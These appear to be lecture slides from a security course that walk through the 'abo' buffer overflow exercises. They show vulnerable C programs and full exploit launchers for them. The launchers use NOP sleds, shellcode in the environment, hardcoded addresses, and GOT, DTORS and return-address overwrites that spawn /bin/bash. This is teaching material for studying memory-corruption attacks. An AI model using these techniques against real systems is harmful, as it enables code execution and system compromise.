

Indirect Pointer Overwriting

Indirect Pointer Overwriting



Indirect Pointer Overwriting

Indirect Pointer Overwriting

Indirect Pointer Overwriting

abo4.c

- Use `objdump -t abo4 | grep fn` to find address of fn
- The function pointer is not on the stack: can't overflow it directly

abo4.c

- Use `objdump -t abo4 | grep fn` to find address of `fn`
- The function pointer is not on the stack: can't overflow it directly
- However there is a data pointer on the stack: `pbuf`
- Overflow `buf` to modify the address that `pbuf` is pointing to, make it point to `fn`
- Use the second `strcpy` to copy information to `fn`
- The second `strcpy` is not overflowed

abo4.c

```
➤ static char shellcode[] = // shellcode from prev slide
#define FN 0x080496a0
int main (int argc, char **argv) {
    char buffer[261]; char retaddr[4]; int ret;
    char *execargv[5] = { "./abo4", buffer, retaddr, "/bin/bash" ,NULL };
    char *env[2] = { shellcode, NULL };
    ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
    memset(buffer, '\x90', 260);
    *(long *)&buffer[256] = FN;
    buffer[260] = 0; *(long *)&retaddr = ret;
    execve(execargv[0],execargv,env);}
```

abo5.c

➤ Two ways of solving this one, we'll do both

```
➤ int main(int argv,char **argc) {  
    char *pbuf=malloc(strlen(argc[2])+1);  
    char buf[256];  
    strcpy(buf,argc[1]);  
    for (;*pbuf++=*(argc[2]++););  
    exit(1);}
```

➤ Problem?

➤ Suggestions?

abo5.c

- Two ways of solving this one, we'll do both
 1. Overwrite the GOT entry for exit so it will execute our code when exit is called
 2. Overwrite a DTORS entry, so when the program exits our code will be called as a destructor function

abo5.c

```
➤ static char shellcode[] = // shellcode from prev slide
#define EXIT 0x0804974c
int main (int argc, char **argv) {
    char buffer[261]; char retaddr[4]; int ret;
    char *execargv[5] = { "./abo5", buffer, retaddr, "/bin/bash" ,NULL };
    char *env[2] = { shellcode, NULL };
    ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
    memset(buffer, '\x90', 260);
    *(long *)&buffer[256] = EXIT;
    buffer[260] = 0; *(long *)&retaddr = ret;
    execve(execargv[0],execargv,env); }
```

abo5.c 2nd solution

```
➤ static char shellcode[] = // shellcode from prev slide
#define DTORS 0x08049728
int main (int argc, char **argv) {
    char buffer[261]; char retaddr[5]; int ret;
    char *execargv[5] = { "./abo5", buffer, retaddr, "/bin/bash" ,NULL };
    char *env[2] = { shellcode, NULL };
    ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
    memset(buffer, '\x90', 260); *(long *)&buffer[256] = DTORS;
    buffer[260] = 0; *(long *)&retaddr = ret;
    retaddr[4] = 0;
    execve(execargv[0],execargv,env); }
```

abo6.c

```
➤ int main(int argv,char **argc) {  
    char *pbuf=malloc(strlen(argc[2])+1);  
    char buf[256];  
    strcpy(buf,argc[1]);  
    strcpy(pbuf,argc[2]);  
    while(1);}
```

➤ Problem?

abo6.c

- ```
int main(int argv,char **argc) {
 char *pbuf=malloc(strlen(argc[2])+1);
 char buf[256];
 strcpy(buf,argc[1]);
 strcpy(pbuf,argc[2]);
 while(1);}
```
- Nothing in the datasegment or stack can be overwritten because the program goes into an endless loop

# abo6.c

- Nothing in the datasegment or stack can be overwritten because the program goes into an endless loop
- Make the first strcpy point pbuf to the second strcpy's return address
- The second strcpy will then overwrite its own return address by copying our input into pbuf
- Very fragile exploit: the exact location of strcpy's return address must be determined

# abo6.c

```
➤ static char shellcode[] = // shellcode from prev slide
#define BUF 0xbffffb6c
int main (int argc, char **argv) {
 char buffer[261]; char retaddr[4]; int ret;
 char *execargv[5] = { "./abo6", buffer, retaddr, "/bin/bash" ,NULL };
 char *env[2] = { shellcode, NULL };
 ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
 memset(buffer, '\x90', 260);
 *(long *)&buffer[256] = BUF;
 buffer[260] = 0; *(long *)&retaddr = ret;
 execve(execargv[0],execargv,env);}
```

# abo7.c

```
char buf[256]={1};

int main(int argv,char **argc) {
 strcpy(buf,argc[1]);
}
```

➤ Suggestions?

# abo7.c

```
char buf[256]={1};
```

```
int main(int argv,char **argc) {
 strcpy(buf,argc[1]);
}
```

- Overflow into dtors section
- Find location of data section: `objdump -t abo7 | grep buf`
- Find location of dtors section: `objdump -x abo7 | grep -i dtors`

# Overflows in the data/bss segments

- ctors: pointers to functions to execute at program start
- dtors: pointers to functions to execute at program finish
- GOT: global offset table: used for dynamic linking: pointers to absolute addresses

# abo7.c

```
➤ static char shellcode[] = // shellcode from prev slide
int main (int argc, char **argv) {
 char buffer[476];
 char *execargv[3] = { "./abo7", buffer, NULL };
 char *env[2] = { shellcode, NULL };
 int ret;
 ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
 memset(buffer, '\x90', 476);
 *(long *)&buffer[472] = ret;
 execve(execargv[0],execargv,env);
}
```

# abo8.c

```
char buf[256];
```

```
int main(int argv,char **argc) {
 strcpy(buf,argc[1]);
}
```

➤ Suggestions?

# abo8.c

```
char buf[256];
```

```
int main(int argv,char **argc) {
 strcpy(buf,argc[1]);
}
```

- buf not initialized, so in bss segment
- only heap is stored behind bss segment, could perform heap-based buffer overflows, but no malloc chunks
- Not exploitable

# Overflows in the data/bss segments

- ctors: pointers to functions to execute at program start
- dtors: pointers to functions to execute at program finish
- GOT: global offset table: used for dynamic linking: pointers to absolute addresses
